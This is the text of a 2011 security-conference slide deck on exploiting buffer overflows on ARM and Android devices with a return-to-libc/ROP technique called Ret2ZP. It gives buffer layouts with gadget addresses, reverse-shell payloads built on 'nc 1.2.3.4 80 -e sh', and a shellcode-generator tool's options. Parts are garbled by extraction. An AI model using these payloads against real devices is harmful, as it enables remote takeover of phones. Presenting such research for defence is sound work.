#### HACK IN THE BOX AMSTERDAM 2011

Popping Shell on A(ndroid)RM Devices

By: Itzhak (Zuk) Avraham

## # whoami | presentation

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#### Presentation

This presentation will be available online at: <a href="http://imthezuk.blogspot.com">http://imthezuk.blogspot.com</a>

Ohh yeah, disable AVG;)

Overview & Current Status ARM Hacking (ret2zp)

Agenda

Android Hacking, Webkit, Debugging Tricks

Demos

## Reasons for phone exploitation:

- ✓ Make your own botnet(?!)
- ✓ Elevation of Privileges
- ✓ SMS/Calls

Remote attack

Local attack by Apps

Local EoP

# Reasons for ARM exploitation:

✓ Hack anything from fridge to T.V. or laundry machine



## Updates gets more attention

•Recent Gingerbreak exploit

OTA

patches

patches

Component updates?

# Automated protection

•Code free vulnerabilities?




### X86 Status

- Stack cookies
- •ASLR
- SafeSEH
- •DEP/NX



# X86 Status Still Exploitable

Secunia's research



# X86 Status Still Exploitable

Secunia's research (cont.)

Application	DEP (7)	DEP (XP)	Full ASLR
Flash Player	N/A	N/A	YES
Sun Java JRE	no	no	no
Adobe Reader	YES*	YES*	no
Mozilla Firefox	YES	YES	no
Apple Quicktime	no	no	no
VLC Media Player	no	no	no
Apple iTunes	YES	no	no
Google Chrome	YES	YES	YES
Shockwave Player	N/A	N/A	no
OpenOffice.org	no	no	no
Google Picasa	no	no	no
Foxit Reader	no	no	no
Opera	YES	YES	no
Winamp	no	no	no
RealPlayer	no	no	no
Apple Safari	YES	YES	no

DEP & ASLR (June 2010)

## X86 Status – exploitation?

- Nice trick to bypass cookie, byte by byte (Max<=1024 tries instead of 2^32) when forking and no exec.
- Bypassing Ascii Armored Address Space, NX, ASLR, Cookies under few assumptions is possibly but extremely hard and not common. <u>Phrack 67</u> (Adam 'pi3' Zabrocki)



- Yet. Some devices has minimum protection, some none.
- Not protected (Cookies/XN/ASLR)
- Getting better

#### **ARM**

- Gaining control of devices is becoming increasingly interesting:
  - Profit
  - Amount
  - Vulnerable Controlling the EIP/PC via the GUI?!?!?! Demo in a few slides
  - More Techniques
- DEP
- Cookies
- ASLR implementations ("adding ASLR to rooted iphones" POC 2010 <u>Stefan Esser</u>)

#### ARM & Android

- Getting more secured;
- **2.1**:


```
cat maps
                                                  /sbin/adbd
00008000-00028000 r-xp 00000000 00:01
00028000-00029000 rwxx 00020000 00:01
                                                  /sbin/adbd
00029000-00035000 rwxp UUU29UUU UU:UU U
                                                  LheapJ
10001000-10100000 rwxp 10001000 00:00 0
40000000-40008000 r-xs 00000000 00:08 1169
                                                  /dev/ashmem/system_properties (deleted)
                  r-xp 40008000 00:00
40009000-4000a000
                     -p 40009000 00:00
4000a000-40109000 rwxp 4000a000 00:00 0
40209000-4020a000
                  ---р 40209000 00:00 0
4020a000-40309000 rwxp 4020a000 00:00
be8a0000-be8b5000 rwxp befeb000 00:00 0
```

**2**.3.4:

```
Lheapl
|UUU1cUUU-UUU1eUUU rw-p UUUUUUUU UU:UU U
                                                /dev/__properties__ (deleted)
40000000-40008000 r--s 00000000 00:0b 275
40008000-40009000 r--p 00000000 00:00 0
                                                /system/lib/libm.so
afb00000-afb16000 r-xp 00000000 b3:01 24717
                                                /system/lib/libm.so
afb16000-afb17000 rw-p 00016000 b3:01
afc00000-afc01000 r-xp 00000000 b3:01
                                                /system/lib/libstdc++.so
afc01000-afc02000 rw-p 00001000
                              ьз:01
                                                /system/lib/libstdc++.so
                                                /system/lib/libc.so
afd00000-afd40000 r-xp 00000000 b3:01 24687
                                                /system/lib/libc.so
afd40000-afd43000 rw-p 00040000 b3:01 24687
afd43000-afd4e000 rw-p 00000000 00:00
b0001000-b0009000 r-xp 00001000 b3:01 24603
                                                /system/bin/linker
b0009000-b000a000 rw-p 00009000 b3:01
                                                /system/bin/linker
beea9000-beeca000 rw-p 00000000 00:00 0
                                                [stack]
```

## Exploits and the black market

 Value of webkit zero-day vulnerability in the black market: \$35k-\$95k





When you get a crash dump that PC(/EIP) points to 0x41414140;

Google estimated engineer's quote:

"Hmmm.... Interesting!"

- •Is it that easy?
- •Sometimes. Buffer overflow via GUI parameter (?!)

DEMO!



#### Disable attack vectors – X86

X86 + Firewall == client side

## Firewall and mobile phone?

Cannot be blocked (sms,gsm,...)



## Mobile phones?

- Firewall?
- If exists: Baseband? SMS? MMS? Multimedia? Notifications? 3<sup>rd</sup> party applications all the time? Silent time-bomb application?

#### So how much would it worth?

- If a RCE with Webkit which is passive worth 35k-95k \$USD
- Truly remote?

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- Truly remote?

WE DON'T CARE! Let's switch to technical details!

#### ANDROID DEBUGGING

- Full instructions at my blog.
- If you enjoy life,
  - DO NOT DEBUG WITHOUT SYMBOLS

#### Ret2libc Attack

 Ret2LibC Overwrites the return address and pass parameters to vulnerable function.

#### It will not work on ARM

• In order to understand why we have problems using Ret2Libc on ARM with regular X86 method, we have to understand how the calling conventions work on ARM & basics of ARM assembly


## **ARM Assembly basics**

- ARM Assembly uses different kind of commands from what most hackers are used to (X86).
- The standard ARM calling convention allocates the 16 ARM registers as:
- R15 is the program counter.
- **R14** is the link register.
- R13 is the stack pointer.
- **R12** is the Intra-Procedure-call scratch register.
- R4-R11: used to hold local variables.
- RO-R3: used to hold argument values to and from a subroutine.

#### ARM & ret2libc

- Ret2LibC Overwrites the return address and pass arguments to vulnerable function.
- Arguments are passed on Ro-R<sub>3</sub> (e.g : fastcall).
- We can override existing local-variables from local function.
- And PC (Program Counter/R15)
- Some adjustments are needed.

#### ARM & ret2libc



#### FAILURE

It takes a lot of work sometimes

## Theory

- Theory (in short & in most cases):
- On function exit, the pushed Link Register (R14) is being popped into PC (R15).
- Controlling LR means controlling PC and we can gain control of the application!


#### Ro is saved

Saved Ro passed in buffer

```
jars@jars-desktop: ~/bof
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAA" cat system address
argy [01] is at 0xbed74cf8
size is of argv[1]
buffff is at : 0xbed74864
Stack Overflow is next
 PID TTY
                  TIME CMD
1809 pts/0 00:00:12 sh
 5806 pts/0 00:00:00 memc
                                      Command PS had been
 5807 pts/0 00:00:00 sh
 5808 pts/0 00:00:01 sh
 6706 pts/0 00:00:00 memc
                                      executed from stack.
 6707 pts/0 00:00:00 sh
6708 pts/0
             00:00:00 ps
Segmentation fault
# cat system address | hexdump -x -v
                         system() address
0000000
          e3b8
                  41dc
0000004
```

# If you are facing that scenario The "GODs of exploits" must love you;

- Keeping the Ro to point to beginning of buffer is not a real life scenario – it needs the following demands:
  - Vulnerable function returns VOID.
  - There are no actions after the overflow [Ro most likely to be deleted]
  - The buffer should be small in-order for stack not to run over itself when calling SYSTEM function. (~16 bytes).



#### BO Attack on ARM

- Parameter adjustments
- Variable adjustments
- Gaining back control to PC
- Stack lifting
- RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = Ret2ZP
- Ret2ZP == Return to Zero-Protection

#### Ret<sub>2</sub>ZP for Local Attacker

- How can we control R0? R1? Etc?
- We'll need to jump into POP instruction which also POPs PC or do with it something later:
- For example erand48 function epilog (from libc):

```
0x41dc7344 <erand48+28>: bl 0x41dc74bc <erand48_r>
```

```
0x41dc7348 < erand48+32>: ldm sp, {r0, r1} <= R0 = &/bin/sh
```

```
0x41dc734c <erand48+36>: add sp, sp, #12; 0xc
```

 $0x41dc7350 < erand48+40>: pop {pc} ====> PC = &SYSTEM.$ 

Meaning our buffer will look something like this:

AA...A [R4] [R11] &0x41dc7344 &[address of /bin/sh] [R1] [4bytes of Junk] &SYSTEN

# Ret2ZP for Remote Attacker (on hacker friendly machine)

 By using relative locations, we can adjust R0 to point to beginning of buffer. R0 Will point to.\*

Meaning our buffer will look something like this:

\*nc 1.2.3.4 80 -e sh;#...A [R4] [R11] &PointR0ToRelativeCaller ... [JUNK] [&SYSTEM]

We can run remote commands such as :

Nc 1.2.3.4 80 -e sh

\*\*\*Don't forget to separate commands with # or ; to end command execution; ©

#### **Ret2ZP** Current Limitations

# As an exploit developer, the last slide almost makes me want to vomit!

- Only DWORD? Or None?
- Stack lifting is needed!
- We love ARM

# Ret<sub>2</sub>ZP Stack lifting

- Moving SP to writable location
- wprintf function epilog :

# Ret<sub>2</sub>ZP Stack lifting

- Enough lifting can be around ~384 bytes
- Our buffer for 16 byte long buffer will look like:
- "nc 1.2.3.4 80 –e sh;#A..A" [R4] [R11] 0x41df8958 \*0x41df8958 [16 byte] [re-lift] [16 byte] [re-lift] [16 byte] .... [R0 Adjustment] [R1] [Junk] [&SYSTEM]

# Ret2ZP Parameters adjustments

- All you need is POP and JMP to controlled POP
- e.g:
  - Mcount epilog:
  - 0x41E6583C mcount
  - 0x41E6583CSTMFD SP!, {R0-R3,R11,LR}; Alternative name is '\_mcount'
  - 0x41E65840 MOVS R11, R11
  - 0x41E65844 LDRNE R0, [R11,#-4]
  - 0x41E65848 MOVNES R1, LR
  - 0x41E6584CBLNE mcount\_internal
  - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR} <=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
  - 0x41E65854BXLF
  - 0x41E65854; End of function mcount

- Target:
  - NOT SUIDED BINARIES...
    - Exploiting a local vuln, doesn't mean SUIDED.
  - FILE
  - SOCKET
  - CALLBACK
  - (IPCs in general)
  - Ohh.. And Suided binaries ©

- ARM is DWORD aligned; Thumb mode is 16 bit aligned. Making sure LSB is 0. (unless branch with link [bx] jump)
- Command must be even (unlike X86).
- Let's use it for our OWN purposes

Disclaimer

- Bypass filters :
  - E.g : 0x41 = A, 0x40 = @.
    - Email application Buffer Overflow which allows only 1 '@'. Jump to 0x\*\*\*A instead of 0x\*\*\*@
  - Avoid nulls: jump to 0x\*\*01;
    - With address loading, this can almost eliminate the odds for a null.

- NOP: 0x41414141 is a valid instruction; can be used as NOP.
- Will be used as NOP in the Ret2ZP remote attack PoC

- Bypass filters :
  - E.g : 0x41 = A, 0x40 = @.
    - Email application Buffer Overflow which allows only 1 '@'. Jump to 0x\*\*\*A instead of 0x\*\*\*@
  - Avoid nulls: jump to 0x\*\*01;
    - With address loading, this can almost eliminate the odds for a null.

 In local exploits: run as little ASM as you can and use local file/sockets strings in tmp locations for your own use!

 16 bytes for reverse shell is much better than full payload.

- Let's see if we can gain control over an Android phone:
  - Limitations
- Okay, Let's do it!
  - Andorid libc... mmm
  - What do we need to know :
    - Compiled differently from libc here
    - Different flags, but same technique works.
    - No getting things to R0 immediately? (pop R0)
    - /bin/sh → /system/bin/sh

#### Controlling Ro

No worries, it's all the same (more. or less)...

mallinfo

STMFD SP!, {R4,LR}

MOV R4, R0

BL j\_dlmallinfo

MOV R0, R4

LDMFD SP!, {R4,PC}

; End of function mallinfo

Value	Register
000000000	Ro
000000000	R <sub>4</sub>

For example: /system/bin/sh is on 0xafe13370

#### Controlling Ro

No worries, it's all the same (more. or less)...

mallinfo		
	STMFD	SP!, {R4,LR}
	MOV	R4, R0
	BL	j_dlmallinfo
	MOV	R0, R4
	LDMFD	SPL {R4 PC}

Value	Register
0x00000000	Ro
0x0000000	R4

LDMFD SP!, {R4,PC}← jump here and store &/system/bin/sh on R4!

; End of function mallinfo

mallinfo

STMFD SP!, {R4,LR}

MOV R4, R0

BL j\_dlmallinfo

MOV R0, R4 ← This time. Decrease DWORD from PC.

LDMFD SP!, {R4,PC}

; End of function mallinfo

#### mallinfo

STMFD SP!, {R4,LR}

MOV R4, R0

BL j\_dlmallinfo

MOV R0, R4

Register

Ro

R<sub>4</sub>

Value

oxafe13370

oxafe13370

AA...A \x70\x33\xe1\xaf [&/system/bin/sh] \xd4\x93\xe0\xaf [\x41\x41\x41\x41]
 [\x42\x42\x42\x42] [PC: &system]

# DEMOON NEXUS G1

### A full Ret2ZP attack?

Full use of existing shellcodes.

Being able to write in Assembly.

Reverse Shell.


Sounds like a good deal.

#### Ret2ZP full remote attack

```
R4->Ro trick. Ro Contains our dest shellcode.
R1 Holds our location of buffer+shellcode.
Pop to R2/R3 -> R2 == sizeof(buffer);
Stack Lift 40*8 = 320;
Memcpy;
Jump to Shellcode location (Ro);
```

#### Ret2ZP full remote attack

Even though it has exec/stack, we'll copy shellcode to executable location and run it.



# DEMOON DROID

Quick look of the shellcode;

Reverse Shell: 192.168.0.101 port 12345

# Introducing zSnow

#### Best example of "How not to develop shellcode"

```
jars@ubuntu: ~/... 💥 jars@ubuntu: /s... 💥 root@ubuntu: /h... 💥 jars@ubuntu: ~/... 💥 root@ubuntu: /h... 💥 root@ubuntu: /h...
+ ret2zp 21.py makebuffer.py
      \x00\xd0\xe3\xaf
                    \x40\xeb\xe2\xaf
        \x60\x99\xe0\xaf
         \xbc\x84\x00\x00
          \xdc\xfb\xe2\xaf
      \x24\x10\x00\x00
         \x94\x94\x94\x94
                                       \x93\x93\x93\x93 #junk R3
      \x8c\x09\xe1\xaf
       \x93\x93\x93\x93
          \xc8\xef\xe2\xaf
          \x21\x21\x21\x21\x21\x22\x22\x22\x22
          \xc8\xef\xe2\xaf"+"\x51\x21\x21\x21"+"\x52\x22\x22\x22"+"\x53\x23\x23\x23\x23
        \x00\xdf\xe0\xaf
      \x8c\x09\xe1\xaf
  INSERT --
                              □ jars@ubuntu: ~/vulnera...
                                                            [Update Manager]
    ret2zp 21.py
```

# Introducing zSnow

```
jars@ubuntu:~/hitb2011ams$ python main3.py -h
Usage: main3.py [options] arg
Options:
  -h, --help
                       show this help message and exit
  -f FILENAME, --file=FILENAME
                        read shellcode from FILENAME. If not exists, specify
                        port and ip using --port and --ip paramters
  -r REVERSE PORT, --port=REVERSE PORT
                        Reverse shell to this port. Only use if didn't specify
                        --file/-f
  -i REVERSE IP, --ip=REVERSE IP
                        Reverse shell to this IP. Only use if didn't specify
                        --file/-f
  -p PADDING, --padding=PADDING
                        Amount of padding before RoP Ret2ZP sequence
  -o FILE OUTPUT, --output=FILE OUTPUT
                        Write results to FILENAME
  -e EXECUTABLE ADDRESS, --exec-address=EXECUTABLE ADDRESS
                        Specify executable address for code execution : e.g :
                        "0xafed1000"
  -a ANDROID VERSION, --android-version=ANDROID VERSION
                        Which Android version Ret2ZP shellcode is for. Current
                        supported versions are: 2.1,2.2
  -n IPHONE VERSION, --iphone-version=IPHONE VERSION
                        Which iPhone version Ret2ZP shellcode is for. Current
                        supported versions are : none
  -v, --verbose
  -q, --quiet
```

# Summary

- Buffer overflows on ARM are a real threat
- Use as much protection as possible.

# Mitigations

- ASLR
- Proper use of 'XN' bit
- Cookies
- Multiple vectors

- Special thanks to:
- Anthony Lineberry
- Johnathan Norman
- Moshe Vered
- Mattew Carpetner
- Ilan Aelion ('ng')

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- <u>Understanding the Linux Kernel</u> by Bovet & Cesati
- morris worm
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# **Questions?**

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